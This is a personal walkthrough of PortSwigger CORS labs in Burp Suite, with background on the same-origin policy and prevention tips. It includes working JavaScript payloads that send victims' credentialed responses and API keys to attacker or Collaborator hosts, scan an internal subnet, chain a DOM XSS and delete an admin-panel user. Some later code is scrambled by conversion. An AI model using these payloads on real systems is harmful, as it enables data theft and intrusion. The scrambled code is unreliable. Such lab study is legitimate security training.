

Disclaimer:

This is just for an educational purpose and as a method of cyber security awareness. I highly recommend not to harm any institution/Organization without proper permissions and ROE.

Author:

Hey guys, I am vijay reddy. An enthusiastic guy who loves to explore and learn more about cyber security and other fields. I have worked on both INFRA and application security.

Inspiration:

We have many things to learn and knowledge to share.

Art of Thanks:

Thanks to my friends and family.

Bibliography:

Port swigger (https://portswigger.net/)

Tool: Burp suite

Ref.: Portswigger

CORS (cross-origin resource sharing)

- Browser mechanism which enables controlled access to resources located outside of a given domain.
- Extends and adds flexibility to the same-origin policy (SOP)
- Provides potential for cross-domain attacks
- CORS is not a protection against cross-origin attacks such as crosssite request forgery (CSRF).

(SOP) Same-origin policy

GET /sensitive-victim-data HTTP/1.1

Restrictive cross-origin specification that limits the ability for a website to interact with resources outside of the source domain

The cross-origin resource sharing protocol uses a suite of HTTP headers that define trusted web origins and associated properties such as whether authenticated access is permitted. These are combined in a header exchange between a browser and the cross-origin web site that it is trying to access.

Request:

```
Host: vulnerable-website.com

Origin: https://malicious-website.com
Cookie: sessionid=...

Response:

HTTP/1.1 200 OK

Access-Control-Allow-Origin: https://malicious-website.com
Access-Control-Allow-Credentials: true (*Processed in session *)
```


Above response shows that the malicious website was allowed.

Payload script

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();
function reqListener() {
   location='//malicious-website.com/log?key='+this.responseText;
};
```



So, I tried checking for this request in HTTP history found same with ACAC set to true which means it can be vulnerable to CORS.



So, to confirm this vulnerability.

I have sent the same request to repeater to test further.

Now added a manual entry of new header **Origin:** https://example.com and I observed that same got reflected in response which confirms it is vulnerable to CORS.

Using exploit to get the API key for administrative id. Here our goal is to send this upload to payload to an exploit server and share the malicious link to administrator. Here has an example we will use Portswigger exploit function deliver to victim.

When this payload is shared to administrator via a link. It will execute the req.open statement and open the website and while processing the request it will check for user details i.e.: /accountDetails has same will be captured by listener and store the same in log file.

```
<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get','$url/accountDetails',true);
  req.withCredentials = true;
  req.send();

function reqListener() {
    location='/log?key='+this.responseText;
  };
</script>
```

Note: Here the URL is host domain. You can find it in above request.

When delivered this exploit. I observed API key was supplied in URL.

```
103.199.136.60 2022-06-03 15:10:41 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.31 (103.199.136.60 2022-06-03 15:10:42 +0000 "GET / robots.txt HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.30 (103.199.136.60 2022-06-03 15:10:42 +0000 "GET / robots.txt HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.103.199.136.60 2022-06-03 15:11:09 +0000 "DOST / HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.103.199.136.60 2022-06-03 15:11:09 +0000 "GET / robots.txt HTTP/1.1" 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.103.199.136.60 2022-06-03 15:11:09 +0000 "GET / AppleWebKit/537.30 (Windows NT 10.0; Win64; X64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.103.199.136.60 2022-06-03 15:11:09 +0000 "GET / AppleWebKit/537.30 (Windows NT 10.0; Win64; X64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.103.199.136.60 2022-06-03 15:11:09 +0000 "GET / AppleWebKit/537.30 (Windows NT 10.0; Win64; X64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.103.199.136.60 2022-06-03 15:11:09 +0000 "GET / AppleWebKit/537.30 (Windows NT 10.0; Win64; X64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.30 (Windows NT 10.0; Win64; X64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.30 (Windows NT 10.0; Win64; X64) AppleWebKit/537.36 (Winflu, like Gecko) Chrome/102.0.5005.63 Safari/537.30 (Windows NT 10.0; Win64; X64) AppleWebKit/537.36 (Winflu, like Gecko) Chrome/102.0.5005.63 Safari/537.30 (Windows NT 10.0; Win64; X64) AppleWebKit/537.36 (Winflu, like Gecko) Chrom
```

Submitted the same API key. LAB SOLVED!!

USE CASE: Errors parsing Origin headers

Hint: Some organizations decide to allow access from all their subdomains (including future subdomains not yet in existence)

These rules are often implemented by matching URL prefixes or suffixes, or using regular expressions

e.g.: hackersnormal-website.com / normal-website.com.evil-user.net

LAB 2: Whitelisted null origin value

The specification for the Origin header supports the value null. Browsers might send the value null in the Origin header in various unusual situations like:

- Cross-origin redirects.
- Requests from serialized data.
- Request using the file: protocol.
- Sandboxed cross-origin requests.

Request:

GET /sensitive-victim-data Host: vulnerable-website.com

Origin: null

Response:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
```

Will use sandboxed iframe cross-origin request of the form

Payload script:

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
src="data:text/html,<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
    location='malicious-website.com/log?key='+this.responseText;
};
</script>">
</iframe>
```

Same what we did in LAB1. Here will use this script.

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms"
srcdoc="<script>
  var req = new XMLHttpRequest();
  req.onload = reqListener;
  req.open('get','$url/accountDetails',true);
  req.withCredentials = true;
  req.send();
  function reqListener() {
     location='$exploit-server-
url/log?key='+encodeURIComponent(this.responseText);
  };
  </script>">
  </iframe>
```

When this payload is shared to administrator via a link. It will execute the req.open statement and open the website and while processing the request it will check for user details i.e.: /accountDetails has same will be captured by listener which is nothing but the exploit server and share the same in log file.

We found null origin was accepted.



Found an API Key in URL.

LAB SOLVED!!

USE CASE: Exploiting XSS via CORS trust relationships

A trust relationship between two origins.

If a website trusts an origin that is vulnerable to cross-site scripting (XSS),

Then an attacker could exploit the XSS to inject some JavaScript that uses CORS to retrieve sensitive information from the site that trusts the vulnerable application.

Request:

GET /api/requestApiKey HTTP/1.1 Host: vulnerable-website.com

Origin: https://subdomain.vulnerable-website.com

Cookie: sessionid=...

Response:

HTTP/1.1 200 OK

Access-Control-Allow-Origin: https://subdomain.vulnerable-website.com

Access-Control-Allow-Credentials: true

Then an attacker who finds an XSS vulnerability on **subdomain.vulnerable-website.com** could use that to retrieve the API key, using a URL like:

Sample URL:

https://subdomain.vulnerable-website.com/?xss=<script>cors-stuff-here</script>

LAB 3: Breaking TLS with poorly configured CORS

An application that rigorously employs HTTPS also whitelists a trusted subdomain that is using plain HTTP.

Request:

GET /api/requestApiKey HTTP/1.1 Host: vulnerable-website.com

Origin: http://trusted-subdomain.vulnerable-website.com

Cookie: sessionid=...

Response:

HTTP/1.1 200 OK

Access-Control-Allow-Origin: http://trusted-subdomain.vulnerable-website.com

Access-Control-Allow-Credentials: true


Attacker: http://trusted-subdomain.vulnerable-website.com

Trusted: https://vulnerable-website.com

CORS request: http://trusted-subdomain.vulnerable-website.com

- The application allows the request because this is a whitelisted origin. The requested sensitive data is returned in the response.
- The attacker's spoofed page can read the sensitive data and transmit it to any domain under the attacker's control.

When logged in found account details whose response content the data and ACAC parameter set has true.




So, tried submitting HTTP URL has origin with subdomain.abc.com it doesn't get reflected in response. Which means there can be whitelisting method used.



Now trying subdomain.trusteddomain.com, HOLA it gets reflected.




Found a functionality to check the stock of a product as shown below.



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So, I tried finding the same in HTTP history present under proxy.

Request:



Simply do the right click on request part and go for copy URL option.

COPY URL: http://stock.0a80007003b74e35c08762d000920025.web-security-academy.net/?productId=1&storeId=1

Found parameter productId and storeId also in host we found a request was made to subdomain "stock" as visible in host header and it was a http request.

Used Payload:

```
<script>
```

document.location="http://stock.0a80007003b74e35c08762d00092002 5.web-security-academy.net/?productId=4<script>

var req = new XMLHttpRequest();

req.onload = reqListener;

req.open('get','https://0a80007003b74e35c08762d000920025.web-security-academy.net/accountDetails',true);

req.withCredentials = true;req.send();function reqListener()

{location='https://exploit-

0a43005e03d64e0dc03c62bb01160007.web-security-

academy.net//log?key='%2bthis.responseText; };%3c/script>&storeId=1"
</script>

Here we exploited DOM xss vulnerability on subdomain "stock.domain" to make a request on "main domain" has mentioned in req.open and user details are stored in log files of "exploit.domain"

When delivered through exploit found API key in access log.

LAB SOLVED!!

LAB 4: Intranets and CORS without credentials

Most CORS attacks rely on the presence of the response header:

Access-Control-Allow-Credentials: true

One common situation where an attacker can't access a website directly: when it's part of an organization's intranet and located within private IP address space.

Request:

```
GET /reader?url=doc1.pdf
```

Host: **intranet**.normal-website.com Origin: https://normal-website.com

Response:

}

```
HTTP/1.1 200 OK
```

Access-Control-Allow-Origin: *

The application server is trusting resource requests from any origin without credentials has ACAC header is not implemented.

It is vulnerable to CORS.

** Has it been without credential will try without logging in**

So, I used below script to get a collaborator hit to identify the internal IP.

We came to know the subnet but not the correct IP so let's try to identify.

To get the burp collaborator go to burp \rightarrow options \rightarrow Burp collaborator client.

```
<script>
var q = [], collaboratorURL =
'http://j2mzt3yvv9hsl9ffaa74w808xz3pre.burpcollaborator.net';
for(i=1;i<=255;i++) {
    q.push(function(url) {
        return function(wait) {
            fetchUrl(url, wait);
        }
    }('http://192.168.0.'+i+':8080'));</pre>
```

```
for(i=1;i<=20;i++){
      if(q.length)q.shift()(i*100);
function fetchUrl(url, wait) {
      var controller = new AbortController(), signal = controller.signal;
      fetch(url, {signal}).then(r => r.text().then(text => {
            location = collaboratorURL +
'?ip='+url.replace(/^http:\/\/,'')+'&code='+encodeURIComponent(text)+'&'+
Date.now();
      }))
      .catch(e => {
            if(q.length) {
                  q.shift()(wait);
      });
      setTimeout(x => {
            controller.abort();
            if(q.length) {
                  q.shift()(wait);
      }, wait);
</script>
```

Same we have uploaded in exploit server and delivered to victim. As expected, we got the DNS and HTTP hit on our collaborator client. HTTP request shows that the request was made from a server 192.168.0.67 on port 8080




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Now we know the IP so will craft another script with identified IP.


<script>

In result we again got the hit and able to execute the payload as we can see the XSS parameter is reflected in request body as crafted above.



Now will try to get the source code of the page using the same methodology. Here will replace the highlighted function named xss as below.

```
xss(url, text, '"><iframe src=/admin onload="new
Image().src=\''+collaboratorURL+'?code=\'+encodeURIComponent(this.content
Window.document.body.innerHTML)">');
```



Found code in encrypted form in burp under HTTP hit.

Let's try to decode and see the result.



```
<script src="/resources/labheader/js/labHeader.js"></script>
 <div id="academyLabHeader">
  <section class="academyLabBanner">
    <div class="container">
      <div class="logo"></div>
        <div class="title-container">
          <h2>CORS vulnerability with internal network pivot attack</h2>
          <a id="exploit-link" class="button" target="_blank" href="http://exploit-
0a7600d4046f9808c0654d0c018600b9.web-security-academy.net">Go to exploit server</a>
          <a class="link-back" href="https://portswigger.net/web-security/cors/lab-internal-network-
pivot-attack">
            Back to lab description 
            <svg version="1.1" id="Layer 1" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-
background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
                <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
                <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
              </g>
            </svg>
          </a>
        </div>
```

```
<div class="widgetcontainer-lab-status is-notsolved">
          <span>LAB</span>
          Not solved
          <span class="lab-status-icon"></span>
        </div>
     </div>
    </section></div>
    <div theme="">
     <section class="maincontainer">
        <div class="container is-page">
          <header class="navigation-header">
            <section class="top-links">
              <a href="/">Home</a>|
             <a href="/admin">Admin panel</a>|
              <a href="/my-account?id=administrator">My account</a>|
            </section>
          </header>
          <header class="notification-header">
          </header>
          <form style="margin-top: 1em" class="login-form" action="/admin/delete" method="POST">
            <input required="" type="hidden" name="csrf"
value="8Jwpd2ygdmqboEWgl4fadXjOfucNZJgv">
           <label>Username</label>
           <input required="" type="text" name="username">
           <button class="button" type="submit">Delete user/button>
          </form>
        </div>
     </section>
    </div>
Here I found an option to delete a user with its username.
Using below script we deleted user Carlos. HOLA, LAB SOLVED!!
<script>
function xss(url, text, vector) {
       location = url +
'/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csrf='+text.ma
tch(/csrf" value="([^"]+)"/)[1];
}
```

f=this.contentWindow.document.forms[0];if(f.username)f.username.value=\'c

function fetchUrl(url){

))


</script>

arlos\',f.submit()">');

fetchUrl("http://192.168.0.67:8080");

fetch(url).then(r=>r.text().then(text=>

xss(url, text, '"><iframe src=/admin onload="var



Prevention:

- Proper configuration of cross-origin requests
- Only allow trusted sites
- · Avoid whitelisting null
- Avoid wildcards in internal networks

Note: CORS defines browser behaviours and is never a replacement for serverside protection of sensitive data _____

EXTRA details for reference.

What is the same-origin policy?

Web browser security to prevent attack between the websites.

The same-origin policy restricts scripts on one origin from accessing data from another origin.

http://normal-website.com/example/example.html

URL accessed Access permitted?

http://normal-website.com/example/ Yes: same scheme, domain, and

port

http://normal-website.com/example2/ Yes: same scheme, domain, and

port

https://normal-website.com/example/ No: different scheme and port

http://en.normal-website.com/example/ No: different domain http://www.normal- No: different domain

website.com/example/

http://normal- No: different port*

website.com:8080/example/

How is the same-origin policy implemented?

There are various exceptions to the same-origin policy:

- Some objects are writable but not readable cross-domain, such as the location object or the location.href property from iframes or new windows.
- Some objects are readable but not writable cross-domain, such as the length property of the window object (which stores the number of frames being used on the page) and the closed property.
- The replace function can generally be called cross-domain on the location object.
- You can call certain functions cross-domain. For example, you can call the functions close, blur and focus on a new window. The postMessage function can also be called on iframes and new windows in order to send messages from one domain to another.

Due to legacy requirements, the same-origin policy is more relaxed when dealing with cookies, so they are often accessible from all subdomains of a site even though each subdomain is technically a different origin. You can partially mitigate this risk using the HttpOnly cookie flag.

^{*}Internet Explorer will allow this access because IE does not take account of the port number when applying the same-origin policy.

It's possible to relax same-origin policy using document.domain. This special property allows you to relax SOP for a specific domain, but only if it's part of your FQDN (fully qualified domain name). For example, you might have a domain marketing.example.com and you would like to read the contents of that domain on example.com. To do so, both domains need to set document.domain to example.com. Then SOP will allow access between the two domains despite their different origins. In the past it was possible to set document.domain to a TLD such as com, which allowed access between any domains on the same TLD, but now modern browsers prevent this.

CORS and the Access-Control-Allow-Origin response header

** HTTP Headers

Access-Control-Allow-Origin header is included in the response from one website to a request originating from another website, and identifies the permitted origin of the request. A web browser compares the Access-Control-Allow-Origin with the requesting website's origin and permits access to the response if they match.

Pre-flight checks

Cross-origin request is preceded by a request using the OPTIONS method, and the CORS protocol necessitates an initial check on what methods and headers are permitted prior to allowing the cross-origin request. This is called the preflight check.

Request:

OPTIONS /data HTTP/1.1

Host: <some website>

. . .

Origin: https://normal-website.com Access-Control-Request-Method: PUT

Access-Control-Request-Headers: Special-Request-Header

Response:

HTTP/1.1 204 No Content

. . .

Access-Control-**Allow-Origin**: https://normal-website.com Access-Control-**Allow-Methods**: PUT, POST, OPTIONS Access-Control-**Allow-Headers**: Special-Request-Header

Access-Control-**Allow-Credentials**: true

Access-Control-Max-Age: 240

Note: CORS does not provide protection against cross-site request forgery (CSRF) attacks, this is a common misconception.

CORS is a controlled relaxation of the same-origin policy, so poorly configured CORS may actually increase the possibility of CSRF attacks or exacerbate their impact.

